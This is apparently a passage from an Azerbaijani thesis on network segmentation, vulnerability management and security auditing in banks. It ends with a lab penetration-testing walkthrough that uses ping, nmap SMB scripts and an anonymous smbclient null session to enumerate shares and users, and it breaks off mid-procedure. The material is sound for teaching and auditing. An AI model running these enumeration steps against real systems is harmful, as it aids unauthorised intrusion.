- Firewall-lar: Firewall-lar adətən şəbəkənin müxtəlif seqmentləri arasında təhlükəsizlik siyasətlərini və giriş nəzarətlərini tətbiq etmək üçün istifadə olunur. Firewalllar mənbə, təyinat, port və protokol əsasında trafiki bloklamaq və ya icazə vermək üçün istifadə edilə bilər.
- Virtual Şəxsi Şəbəkələr (VPN): VPN-lər ictimai və ya etibarsız şəbəkələr üzərində şifrələnmiş tunellər yaradır, uzaq istifadəçilərə və ya filiallara şəxsi şəbəkəyə təhlükəsiz şəkildə daxil olmaq imkanı verir. Şəbəkə seqmentasiyası müxtəlif istifadəçi qrupları və ya məqsədləri üçün ayrıca VPN tunelləri yaratmaqla VPN infrastrukturu daxilində tətbiq oluna bilər. VPN daxilində təşkilatlar şəbəkəni bölmək üçün müxtəlif alt şəbəkələrdən və ya ünvan diapazonlarından istifadə edə bilər. Bu, resursların məntiqi ayrılmasına imkan verir və alt şəbəkələrə əsaslanan giriş nəzarəti və təhlükəsizlik siyasətlərini tətbiq etməyə kömək edir. Məsələn, müxtəlif departamentlərin və ya komandaların xüsusi resurslara və ya tətbiqlərə girişi məhdudlaşdırmaq üçün öz VPN alt şəbəkələri ola bilər [21].
- Hücumun Aşkarlanması və Qarşısının Alınması Sistemləri (IDPS, ing. Intrusion Detection and Prevention Systems): IDPS-lər şəbəkə trafikinə nəzarət etmək və şübhəli fəaliyyət və ya anomaliyaları aşkar etmək üçün istifadə edilə

bilər. IDPS-lər real vaxt rejimində hücumları bloklamaq və ya azaltmaq üçün də istifadə edilə bilər.

- Şəbəkə Girişinə Nəzarət (NAC): NAC sistemləri şəbəkəyə qoşulmağa cəhd edən istifadəçilərin və cihazların autentifikasiyasını həyata keçirir. Bu autentifikasiya prosesi yalnız səlahiyyətli qurumların şəbəkə seqmentlərinə daxil ola bilməsini təmin edir. İstifadəçilər istifadəçi adları və parollar kimi etibarlı etimadnamələri təqdim etməli ola bilər, eyni zamanda cihazlar sertifikatlar və ya digər identifikasiya formaları əsasında autentifikasiya tələb edə bilər. NAC sistemləri adətən müxtəlif istifadəçi rollarına və ya cihaz növlərinə xüsusi imtiyazlar və icazələr təyin etmək üçün rol əsaslı giriş nəzarətini həyata keçirir. RBAC administratorlara istifadəçi və ya cihaz atributlarına əsaslanan giriş siyasətlərini müəyyən etməyə və müvafiq olaraq şəbəkəyə girişi məhdudlaşdırmağa imkan verir. Məsələn, müxtəlif departamentlər və ya istifadəçi qrupları öz rollarına görə seqmentləşdirilmiş şəbəkə daxilində müxtəlif giriş səviyyələrinə malik ola bilər.
- Proqram təminatı ilə müəyyən edilmiş şəbəkə (SDN, ing. Software Defined Network): SDN şəbəkənin idarəetmə və məlumat müstəvilərini ayırmaqla daha çevik və dinamik şəbəkə seqmentasiyasına imkan verir. Bu, şəbəkə trafiki axınları və giriş nəzarətləri üzərində daha ətraflı və proqramlaşdırıla bilən nəzarətə imkan verir.
- Konteynerləşdirmə və Mikroseqmentasiya: Konteynerləşdirmə və mikroseqmentasiya texnologiyaları tək bir server və ya şəbəkə seqmentində təcrid olunmuş və təhlükəsiz mühitlər yaratmaq üçün istifadə edilə bilər. Bu, təhlükəsizlik pozuntularının potensial təsirini məhdudlaşdırmağa və hücum səthini azaltmağa kömək edə bilər.

Şəbəkənin seqmentasiyası üçün istifadə olunan xüsusi qurğular və sistemlər kritik informasiya infrastrukturunun, təşkilatın ehtiyac və tələblərindən, həmçinin şəbəkənin xüsusiyyətlərindən, potensial təhlükə və risklərdən asılı olaraq dəyişə bilər [16].

Şəbəkə seqmentasiyasının təhlükəsizlik auditi

Bank kimi maliyyə kritik infrastrukturlarında şəbəkə seqmentasiyası təhlükəsizlik auditi təhlükəsizlik baxımından təşkilatın şəbəkə seqmentləşdirmə strategiyasının effektivliyinin qiymətləndirilməsi prosesidir. Audit adətən potensial zəiflikləri və zəiflik sahələrini müəyyən etmək üçün şəbəkə arxitekturasının, təhlükəsizlik siyasətlərinin, giriş nəzarətlərinin və təhlükəsizlik nəzarətlərinin hərtərəfli nəzərdən keçirilməsini əhatə edir. Şəbəkə seqmentasiyası təhlükəsizlik auditində iştirak edən əsas addımlardan bəziləri aşağıda göstərilmişdir [32]:

Əhatə dairəsinin tərifi: Şəbəkənin bütün müvafiq komponentlərinin auditə daxil olmasını təmin etmək üçün auditin əhatə dairəsi müəyyən edilməlidir. Buraya bütün şəbəkə cihazları, serverlər, proqramlar və istifadəçilər daxil ola bilər.

Arxitektura İcmalı: Şəbəkənin necə seqmentlərə bölündüyünü və müxtəlif seqmentlər arasında trafikin necə axdığını başa düşmək üçün audit şəbəkə arxitekturasının nəzərdən keçirilməsi ilə başlamalıdır. Bu, şəbəkə topologiyasının, VLAN-ların, alt şəbəkələrin və təhlükəsizlik duvarlarının nəzərdən keçirilməsini əhatə etməlidir. Nəzərə almaq lazımdır ki, seqmentlərə bölünmə zamanı eyni qəbildən olan sistemlər bir seqment altında toplanmalıdır. Bank sistemlərində ATM (ing. Automated Teller Machine) və digər eyni tipli terminallar, qlobal ödəniş servisləri üçün istifadə olunan serverlər digər maşınlardan mütləq şəkildə izolyasiya edilməlidir.

Siyasət və Girişə Nəzarət Baxışı: Audit seqmentləşdirməni həyata keçirmək üçün mövcud olan təhlükəsizlik siyasətlərini və giriş nəzarətlərini qiymətləndirməlidir. Buraya firewall qaydalarının, VPN konfiqurasiyalarının, NAC siyasətlərinin və istifadəçi giriş nəzarətlərinin nəzərdən keçirilməsi daxil ola bilər. Məsələn, NAC sistemləri çox vaxt son nöqtə uyğunluğunu qiymətləndirmək və tətbiq etmək imkanlarını ehtiva edir. Şəbəkəyə giriş icazəsi verməzdən əvvəl cihazlar ən son antivirus proqramı, əməliyyat sistemi yamaqları və ya xüsusi konfiqurasiyalar kimi təhlükəsizlik tələbləri üçün yoxlanılır. Bu, şəbəkəyə qoşulan cihazların müəyyən

təhlükəsizlik standartlarına cavab verməsini təmin edir, zəifliklərin və ya uyğun olmayan cihazların şəbəkəyə zərər vurması riskini azaldır.

Təhlükəsizliyə Nəzarət Baxışı: Audit təhdid və hücumlardan qorunmaq üçün mövcud olan təhlükəsizlik nəzarətinin effektivliyini qiymətləndirməlidir. Buraya müdaxilənin aşkarlanması və qarşısının alınması sistemlərinin, son nöqtənin qorunması və təhlükəsizlik monitorinq sistemlərinin nəzərdən keçirilməsi daxil ola bilər.

Zəifliyin Qiymətləndirilməsi: Audit şəbəkənin seqmentləşdirilməsi strategiyasında səhv konfiqurasiya edilmiş təhlükəsizlik divarları, icazəsiz giriş nöqtələri və ya yamaqsız sistemlər kimi potensial zəiflikləri və zəiflikləri müəyyən etməlidir.

Boşluqların Təhlili və Tövsiyələr: Auditin nəticələrinə əsasən, təşkilatın şəbəkə seqmentləşdirmə strategiyasının ən yaxşı təcrübələrdən geri qaldığı sahələri müəyyən etmək üçün boşluq təhlili aparılmalıdır. Audit hesabatında hər hansı aşkar edilmiş boşluqların aradan qaldırılması və şəbəkənin seqmentləşdirilməsi strategiyasının təhlükəsizliyinin yaxşılaşdırılması üçün tövsiyələr daxil edilməlidir.
Şəbəkənin inkişaf edən təhdid və risklərə qarşı etibarlı və dayanıqlı qalmasını təmin etmək üçün təşkilatın ümumi təhlükəsizlik proqramının bir hissəsi kimi şəbəkə seqmentasiyası təhlükəsizlik auditi müntəzəm olaraq aparılmalıdır [4].

Boşluqların aşkarlanması texnologiyası

Hal-hazırda kritik infrastrukturlar, xüsusilə bank sektoru kiber dünyaya getdikcə daha çox bağlı olmaqdadır. Bunun əsas səbəbi odur ki, “böyük aktivləri və sistemləri proqram təminatı və şəbəkə protokollarının köməyi ilə idarə etmək insan, texniki işçilərə etibar etməkdən daha sərfəlidir”. Cəmiyyətlərin kritik milli infrastrukturlardan artan asılılığı ilə kritik infrastrukturların kiber təbiəti onları daha həssas edir. Bir kritik infrastruktur bir-biri ilə əlaqəli çoxsaylı fiziki və hesablama sistemlərindən mürəkkəb məlumatları özündə birləşdirdiyi üçün bu, çətin olur. Texniki məsələlərdə fərdi komponentlərdə boşluqların tapılmasına və təhlilinə kömək

edən “boşluq skanerləri” istifadə olunur. Bu üsullar bütün sistemin boşluğunun qiymətləndirilməsi üçün vacib zəmin yaradır [22].

Boşluqla bağlı məlumatlar adətən çoxsaylı və çoxşaxəli bazalarda, həmçinin yüzlərlə istehsal veb-saytlarında və hər gün dərc edilən minlərlə təhlükəsizlik bloqlarında təbii dil ifadələrində bildirilir, həmçinin boşluq skanerlərinin bazasında saxlanılır. Çoxsaylı kibertəhlükəsizlik hesabatları və bülletenlər boşluq qabiliyyətinin təhlili üçün müxtəlif perspektivlər təqdim edir. Boşluqlar bazasının kritik infrastrukturda olan aktivlərda mövcudluğunun yoxlanması üçün avtomatlaşdırılmış skan prosesi icra edən “boşluq skaneri” sistemlərindən istifadə olunur. Kritik infrastruktur tərkibində sayılan maliyyə institutları yüksək dərəcədə sərtləşdirilmiş mühiti saxlamalıdırlar ki, bu da bank sektorunda boşluq skanerindən istifadəni şərtləndirir [9].

Bank sektoru infrastrukturlarında boşluğun idarə edilməsinin həyat dövrünün birinci və ən vacib mərhələsi boşluqlar üçün skan edilməli olan bütün müxtəlif aktivlərin (məsələn, proqram təminatı, veb proqramlar, əməliyyat sistemləri, cihazlar) inventarını tapmaq və yaratmaq cəhdidir. Hərtərəfli kəşf sistemlərdə və ya tətbiqlərdə düzgün izlənməyən boşluqların olduğu vəziyyətlərdən qaçmaq üçün bu invertarizasiya vacibdir. Bütün aktivləri hesablamağa kömək edən faydalı alətlərə şəbəkə skanerləri, bulud idarəetmə konsolları və hətta naməlum və ya kölgədə qalan, aşkara çıxmamış İT aktivlərini tapa bilən xüsusi aktiv kəşf platformaları daxildir. Həyat dövrünün iterativ təbiəti o deməkdir ki, inventar qurulduqdan sonra boşluq skanerləri vasitəsilə gələcək boşluğunun idarə edilməsi dövrlərinin kəşf mərhələsi mövcud inventarınızı təkmilləşdirə və ya yeniləyə bilər [30].

Kritik informasiya infrastrukturu daxilində bütün aktivləri nəzərə alarsaq ilkin skan zamanı mümkün boşluqlarda say çoxluğu olur və onların hamısı eyni risk səviyyəsinə malik deyil. Prioritetləşdirmə onların şiddəti, potensial təsir və təsir etdiyi aktivin dəyəri kimi amillərə əsaslanaraq ilk növbədə hansı boşluqların aradan qaldırılmasının müəyyən edilməsi prosesidir. Bu, təşkilatlara məhdud resurslarını səmərəli şəkildə bölüşdürməyə kömək edir. Boşluqlara üstünlük verərkən nəzərə alınmalı bəzi ümumi amillər aşağıdakılardır [15]:

- Ciddilik: Boşluğun ciddiliyi onun istismar edildiyi təqdirdə göstərə biləcəyi potensial təsirə aiddir. Boşluqlar adətən aşağı, orta, yüksək və ya kritik kimi ciddilik dərəcələri ilə təsnif edilir. İstismar üçün yüksək potensiala və ağır nəticələrə malik olan kritik boşluqlar daha az ciddi olanlara üstünlük verilməlidir.
- İstismar qabiliyyəti: Boşluqların istismar qabiliyyəti təcavüzkarın ondan nə qədər asanlıqla yararlana biləcəyini göstərir. Təbiətdə istismarları məlum olan və ya aktiv şəkildə istismar edilən boşluqlara daha yüksək üstünlük verilməlidir, çünki onlar dərhal təhlükə yaradır.
- Təsirə məruz qalan aktivlər: Boşluğun təsir etdiyi aktivləri nəzərdən keçirilməlidir. Bank daxili və ya müştərilər ilə bağlı həssas məlumatlara sahib serverlər və ya maliyyə əməliyyatlarını idarə edən sistemlər kimi kritik aktivlər daha az kritik aktivlərlə müqayisədə daha çox diqqət və prioritet almalıdır.
- Hücum vektoru: Təcavüzkarın boşluqdan istifadə edə biləcəyi hücum vektorlarını və ya yollarını qiymətləndirin. Əgər boşluq istifadəçinin heç bir əlaqəsi olmadan uzaqdan istifadə edilə bilərsə, o, fiziki giriş və ya istifadəçinin qarşılıqlı əlaqəsini tələb edən zəiflikdən daha kritik hesab edilə bilər.
- Potensial təsir: Uğurlu istismarın potensial təsirini qiymətləndirin. Məlumatın məxfiliyinə, bütövlüyünə və əlçatanlığına potensial zərəri, həmçinin biznes əməliyyatlarına, reputasiyaya və uyğunluq tələblərinə potensial zərəri nəzərdən keçirin. Daha yüksək potensial təsirə malik boşluqlar daha yüksək prioritetlə həll edilməlidir.
- Kontekstual faktorlar: Bankın xüsusi kontekstini, o cümlədən fəaliyyət göstərdiyi maliyyə sahəsini, tənzimləmə tələblərini və təşkilatın risk qəbuletməsini nəzərə alın. Müəyyən boşluqların xüsusi sənayelər və ya uyğunluq standartları üçün daha böyük əhəmiyyəti və ya hüquqi nəticələri ola bilər.
- Patch əlçatanlığı: Təhlükəsizlik yamaqlarının və ya yeniləmələrin asanlıqla əldə olunduğu boşluqlara üstünlük verin. Təmir prosesi daha sadə və daha az vaxt apara biləcəyi üçün mövcud yamaqları olan boşluqları aradan qaldırmaq ümumiyyətlə daha səmərəlidir.

Qeyd etmək vacibdir ki, boşluqların prioritetləşdirilməsi dinamik bir proses olmalıdır. Davamlı olaraq yeni boşluqlar aşkar edilir və təhlükə mənzərəsi inkişaf edir, ona görə də dəyişən risk mənzərəsi və yaranan təhlükələr əsasında prioritetləri mütəmadi olaraq yenidən qiymətləndirmək və tənzimləmək çox vacibdir [21].

Aşkarlanmış boşluğun aradan qaldırılması yeniləmələr, yamaqlar (patch) və sistemə giriş nəzarətinin təkmilləşdirilməsi kimi müxtəlif strategiyaları əhatə edə bilər. Müəyyən bir boşluq nümunəsinin aradan qaldırılması səviyyəsi müvəqqəti həllərin, müvəqqəti düzəlişlərin və ya rəsmi yamaqların mövcud olub-olmaması əsasında qiymətləndirilir. Düzəlişlərin mövcudluğu haqqında məlumat adətən satıcı veb-saytları vasitəsilə toplanır. Boşluq skanının ən çox yayılmış xəbərdarlıqlarından biri odur ki, şəbəkədəki bir və ya bir neçə sistem əməliyyat sisteminin və ya tətbiqin köhnəlmiş versiyasını işlədir və təhlükəsizlik yamaları tələb edir [6].

Bank infrastrukturlarında tətbiq edilən bu axtarış sistemləri müxtəlif boşluqları aşkarlayır. Proqram təminatı və əməliyyat sistemi təchizatçıları məhsula dəstəyin sonunu elan etdikdən sonra köhnəlmiş proqram təminatını işlətməyə davam edən təşkilatlar özlərini əhəmiyyətli hücum riski ilə üz-üzə qoyurlar. Satıcı sadəcə həmin tarixdən sonra məhsulda yaranan təhlükəsizlik qüsurlarını araşdırmayacaq və ya düzəltməyəcək. Skanlar həmçinin bank sistemlərində, proqramlarında və cihazlarında zəif konfiqurasiya parametrlərini vurğulaya bilər: sistemi istehsala köçürməzdən əvvəl deaktiv edilməli olan administrativ konfiqurasiya səhifələri kimi standart parametrlərin istifadəsi, sistem əməliyyatlarını dəstəkləmək üçün lazım olmayan açıq portlar və xidmətlər, istifadəçilərə daxil olmaq imkanı verən açıq icazələr bu, ən az imtiyaz prinsipini pozur. Bir çox proqram inkişaf platforması, tərtibatçılara inkişaf prosesində tətbiqlərin problemlərini həll etmək üçün lazım olan mühüm səhv məlumatlarını verən sazlama rejimlərini dəstəkləyir. Debug rejimi adətən proqramın və serverin daxili işləri, həmçinin dəstəkləyici verilənlər bazası haqqında ətraflı məlumat verir. Bu məlumat tərtibatçılar üçün faydalı ola bilsə də, məlumat bazasının strukturu, tətbiq tərəfindən istifadə edilən autentifikasiya mexanizmləri və ya digər detallar haqqında məlumat əldə etmək istəyən təcavüzkarlara təsadüfən kömək edə bilər [31].

Boşluqların idarə olunması auditi bankın boşluqların idarə edilməsi praktikalarının, proseslərin və nəzarət vasitələrinin qiymətləndirilməsi və ya nəzərdən keçirilməsidir. Auditin məqsədi boşluqların idarə edilməsi proqramının effektivliyini və adekvatlığını qiymətləndirmək və təkmilləşdirilməsi lazım olan sahələri müəyyən etməkdir. Bu, təşkilatlara boşluqların idarə edilməsi səylərinin sənayenin ən yaxşı təcrübələri və tənzimləyici tələblərə uyğun olmasını təmin edir [30].

- Planlaşdırma və əhatə dairəsinin tərifi: Auditin məqsədlərini və həcmini müəyyən edin. Buraya qiymətləndiriləcək sistemlərin, şəbəkələrin və tətbiqlərin, habelə yoxlanılacaq xüsusi boşluğun idarə edilməsi proseslərinin və nəzarət vasitələrinin müəyyən edilməsi daxildir. Unudulmuş və ya IT əməkdaşı tərəfindən IT aktivləri siyahısında təqdim edilməmiş sistemlər olmamalıdır.
- Siyasətlərin və Prosedurların nəzərdən keçirilməsi: Bankın boşluqların idarə edilməsi siyasətlərini, prosedurlarını və təlimatlarını nəzərdən keçirilməlidir. Onların hərtərəfli, müasir və maliyyə standartlarına və tənzimləyici tələblərə uyğun olub olmadığını qiymətləndirin. Onların rolları, məsuliyyətləri və boşluğun idarə edilməsinə ümumi yanaşmanı aydın şəkildə müəyyən edib-etmədiyini qiymətləndirilməlidir.
- Boşluğun test və skan proseslərinin qiymətləndirilməsi: Bankın boşluqların skan edilməsi və sınaqdan keçirilməsi proseslərinin qiymətləndirilməsi. Bu, zəifliyin skan edilməsi, nüfuzetmə testi və kodun nəzərdən keçirilməsi üçün istifadə olunan alətlərin və üsulların nəzərdən keçirilməsini əhatə edir. Bu proseslərin müntəzəm olaraq həyata keçirildiyini qiymətləndirin, lazımi aktivləri əhatə edin və boşluqları effektiv şəkildə müəyyənləşdirin.
- Boşluğun prioritetləşdirilməsi və aradan qaldırılmasının araşdırılması: Kritik informasiya infrastrukturunun boşluğun prioritetləşdirilməsi və aradan qaldırılması təcrübələri nəzərdən keçirilməlidir. Boşluqların şiddətinə görə necə qiymətləndirildiyini, prioritetləşdirmənin necə müəyyən edildiyini və bərpa prosesinin effektivliyini qiymətləndirilir. Boşluğun aradan qaldırılması səylərinin gedişatını izlənməli və monitorinq etmək üçün aydın proseslərin mövcud olub olmadığını qiymətləndirilməlidir.

- Yamaqların İdarə Edilməsi Təcrübələrinin Qiymətləndirilməsi: Bankın yamaqların idarə edilməsi təcrübələri və prosesləri qiymətləndirilməlidir. Təhlükəsizlik yamaqlarının və yeniləmələrinin necə müəyyən edildiyini, qiymətləndirildiyini və yerləşdirildiyini nəzərdən keçirilir. Boşluqların vaxtında düzəldilməsi üçün müəyyən edilmiş prosedurların olub-olmadığını və bankda yamaq səviyyələrini izləmək üçün sistemin mövcud olub olmadığını qiymətləndirilməlidir.
- Tapıntıların və Tövsiyələrin müəyyən edilməsi: Audit zamanı aşkar edilmiş hər hansı boşluqları, zəif cəhətləri və ya siyasət və ya qaydalara uyğunsuzluğu müəyyən edilir. Boşluğun idarə edilməsi proqramını təkmilləşdirmək üçün hərəkətə keçə bilən addımlar da daxil olmaqla, təkmilləşdirmə üçün tövsiyələr təqdim edilməlidir [30].

III FƏSİL. NÜFUZETMƏ TESTİ İLƏ XÜSUSİ AUDİTİN APARILMASI METODİKASI

Nüfuzetmə testləri ilə kritik informasiya infrastrukturunda müxtəlif konfidensial məlumatların əldə edilməsinə fokuslanmış audit tapıntıları baş verir. Bu köhnəlmiş servislərin bağlanmaması, girişə nəzarətin düzgün təşkil edilməməsi və digər informasiya təhlükəsizliyi qaydaları, siyasətlərinin pozulması halında baş verə bilər. Laboratoriya mühitində nüfuzetmə testi və məlumatların əldə edilməsi prosesi göstərilmişdir. Mühitdə öncədən məlum olan demo.ine.local və demo1.ine.local adlı iki maşın qeyd olunmuşdur. Maşınlarda SMB (Server Mesaj Bloku; Server Message Block) protokolunda olan boşluqdan istifadə edərək kritik məlumatlar əldə ediləcək.

3.1 SMB boşluğundan istifadə edərək serverdə seans əldə edilməsi

Laboratoriyada öncədən təqdim olunan maşın/domenin əlçatan olub olmadığını yoxlayın (Şəkil 3.1).

ping demo.ine.local

ping demo1.ine.local

```
root@INE:~# ping demo.ine.local
PING demo.ine.local (10.0.17.62) 56(84) bytes of data.
64 bytes from demo.ine.local (10.0.17.62): icmp_seq=1 ttl=125 time=56.2 ms
64 bytes from demo.ine.local (10.0.17.62): icmp_seq=2 ttl=125 time=55.4 ms
64 bytes from demo.ine.local (10.0.17.62): icmp_seq=3 ttl=125 time=55.4 ms
64 bytes from demo.ine.local (10.0.17.62): icmp_seq=4 ttl=125 time=55.5 ms
64 bytes from demo.ine.local (10.0.17.62): icmp_seq=5 ttl=125 time=56.5 ms
^C
--- demo.ine.local ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4006ms
rtt min/avg/max/mdev = 55.394/55.814/56.526/0.466 ms
root@INE:~# ping demo1.ine.local
PING demo1.ine.local (10.0.22.69) 56(84) bytes of data.
^C
--- demo1.ine.local ping statistics ---
1 packets transmitted, 0 received, 100% packet loss, time 0ms

root@INE:~#
```

Şəkil 3.1. Ping testi

Yalnız bir təmin edilmiş maşın əlçatandır, yəni demo.ine.local və biz hədəfin IP ünvanlarını da tapdıq.

demo.ine.local maşınında açıq portları yoxlayırıq (Şəkil 3.2).

nmap demo.ine.local

```
root@INE:~# nmap demo.ine.local
Starting Nmap 7.91 ( https://nmap.org ) at 2022-01-12 23:36 IST
Nmap scan report for demo.ine.local (10.0.17.62)
Host is up (0.057s latency).
Not shown: 990 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49160/tcp open  unknown
49161/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 2.76 seconds
root@INE:~#
```

Şəkil 3.2. Nmap ilə açıq portlar aşkarlanması

demo.ine.local maşınında çoxlu portlar açıqdır. Bütün portlar Windows əməliyyat sisteminin əsas xidmətlərini, yəni SMB, RDP (Remote Desktop Protocol) və s. protokolları ehtiva edir. Biz SMB xidmətinə hücumlar həyata keçirəcəyik.

SMB protokolu

Server Mesaj Bloku (SMB) protokolu kompüterdəki tətbiqlərə faylları oxumaq və yazmaq və kompüter şəbəkəsindəki server proqramlarından xidmətlər tələb etmək imkanı verən şəbəkə fayl paylaşma protokoludur. SMB protokolu TCP/IP protokolunun və ya digər şəbəkə protokollarının üstündə istifadə edilə bilər. SMB protokolundan istifadə edərək proqram (və ya proqramın istifadəçisi) uzaq serverdəki fayllara və ya digər resurslara daxil ola bilər. Bu, proqramlara uzaq serverdəki faylları oxumağa, yaratmağa və yeniləməyə imkan verir. SMB həmçinin SMB müştəri sorğusunu qəbul etmək üçün qurulmuş istənilən server proqramı ilə əlaqə saxlaya bilər.

Susmaya görə SMB xidməti ya 139, ya da 445 portundan istifadə edir. Həmçinin, o, standart olaraq hər bir Windows əməliyyat sistemində quraşdırılıb və mövcuddur. Bununla belə, biz onu sistemdən söndürə və ya silə bilərik. SMB protokolunun bir neçə versiyası var (SMB1, SMB 2.0, SMB 2.1, SMB 3.0, SMB 3.1.1, və s.)

SMBv1 kimi köhnə protokoldan istifadə etməklə, siz əvvəlcədən autentifikasiya bütövlüyü, təhlükəsiz dialekt danışıqları, şifrələmə, güvənsiz qonaq girişlərini söndürmək və təkmilləşdirilmiş mesaj imzalama kimi qorumaları itirirsiniz. Microsoft müştərilərə SMBv1-dən istifadəni dayandırmağı tövsiyə etdi, çünki o, son dərəcə həssasdır və məlum istismarlarla doludur. Tanınmış ransomware hücumu olan WannaCry, digər sistemləri yoluxdurmaq üçün SMBv1 protokolundakı boşluqlardan istifadə etdi. Təhlükəsizlik risklərinə görə SMBv1 dəstəyi deaktiv edilib.

SMBv1 köhnə Windows əməliyyat sistemində istifadə olunur. Bununla belə, o, hələ də ən son Windows OS-də mövcuddur. Windows registrlərini dəyişdirərək bütün SMB versiyalarını söndürə/aktiv edə bilərik. SMBv1-dən sonra bütün versiyalar ağlabatan təhlükəsizdir. Digər versiyalar güvənsiz qonaq girişlərini (guest login) söndürmək, əvvəlcədən autentifikasiya bütövlüyü, təhlükəsiz dialekt danışıqları, şifrələmə kimi bir çox təhlükəsizlik mühafizəsini təmin edir.

SMB protokolunun sadalanması və istismarını həyata keçirək. Protokol haqqında ətraflı məlumat əldə etmək üçün nmap-ı 445-ci portda işə salaq(Şəkil 3.3).

nmap -sV -p 139,445 demo.ine.local

```
root@INE:~# nmap -sV -p 139,445 demo.ine.local
Starting Nmap 7.91 ( https://nmap.org ) at 2022-01-12 23:36 IST
Nmap scan report for demo.ine.local (10.0.17.62)
Host is up (0.057s latency).

PORT    STATE SERVICE      VERSION
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.92 seconds
root@INE:~#
```

Şəkil 3.3. SMB protokolunun sadalanması

Hər iki port haqqında məlumat əldə etmişik. Həmçinin, hədəfin Microsoft Windows Server 2008 R2 - 2012 olduğunu müəyyən etdi.

İndi hədəf maşında dəstəklənən bütün SMB versiyalarını müəyyən edək. Şəkil 3.4-də göstərildiyi kimi nmap skriptindən istifadə edərək onu tez bir zamanda müəyyən edə bilərik:

nmap -p445 --script smb-protocols demo.ine.local


```
root@INE:~# nmap -p445 --script smb-protocols demo.ine.local
Starting Nmap 7.91 ( https://nmap.org ) at 2022-01-12 23:36 IST
Nmap scan report for demo.ine.local (10.0.17.62)
Host is up (0.056s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb-protocols:
|   dialects:
|     NT LM 0.12 (SMBv1) [dangerous, but default]
|     2.02
|     2.10
|     3.00
|_    3.02

Nmap done: 1 IP address (1 host up) scanned in 7.26 seconds
root@INE:~#
```

Şəkil 3.4. SMB versiyasının müəyyənləşdirilməsi

Hər üç versiyanın əlçatan olduğunu görə bilərik.

Protokolun təhlükəsizlik səviyyəsini tapmaq üçün smb protokolu üçün daha bir fərqli nmap skripti var. Şəkil 3.5-də göstərildiyi kimi SMB protokolunun təhlükəsizlik səviyyəsini tapmaq üçün nmap skriptini işə salaq.

nmap -p445 --script smb-security-mode demo.ine.local



Şəkil 3.5. SMB təhlükəsizlik səviyyəsionaq istifadəçidən (guest user

Qonaq istifadəçidən (guest user) istifadə edərək hədəf SMB serverinə daxil olmağa çalışdıq. SMB təhlükəsizlik səviyyəsi haqqında məlumat alındı.

Bu, nmap skriptinin bütün smb skript skanı üçün qonaq istifadəçidən istifadə etdiyini aydınlaşdırır. Başqa bir istifadəçini də müəyyən edə bilərik. Ancaq hədəf maşına daxil olmaq üçün etibarlı etimadnaməyə ehtiyacımız var.

Qonaq istifadəçi bütün Windows əməliyyat sistemlərində mövcud standart istifadəçidir.

Təcavüzkarın hədəf maşında etibarlı etimadnaməsi varsa. Sonra əmrin icrası mümkündür. Bu, istifadəçi imtiyazından asılıdır.

Null Sessiya var olduğunu anonim icazə (Anonymous) istifadə edərək hədəf maşına daxil olaq (Şəkil 3.6).

smbclient -L demo.ine.local

Enter WORKGROUP\root's password: <enter>

```
root@INE:~# smbclient -L  demo.ine.local
Enter WORKGROUP\root's password:
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        Documents       Disk
        Downloads       Disk
        IPC$            IPC       Remote IPC
        print$          Disk      Printer Drivers
        Public          Disk
SMB1 disabled -- no workgroup available
root@INE:~#
```

Şəkil 3.6. Null sessiyanın yoxlanması

Anonim girişdən istifadə edərək hədəfə daxil ola bilərik. Şəkil 3.7-də göstərildiyi kimi nmap skriptindən istifadə edərək bütün mövcud Windows istifadəçilərini rahat şəkildə əldə edə bilərik.

nmap -p445 --script smb-enum-users.nse demo.ine.local

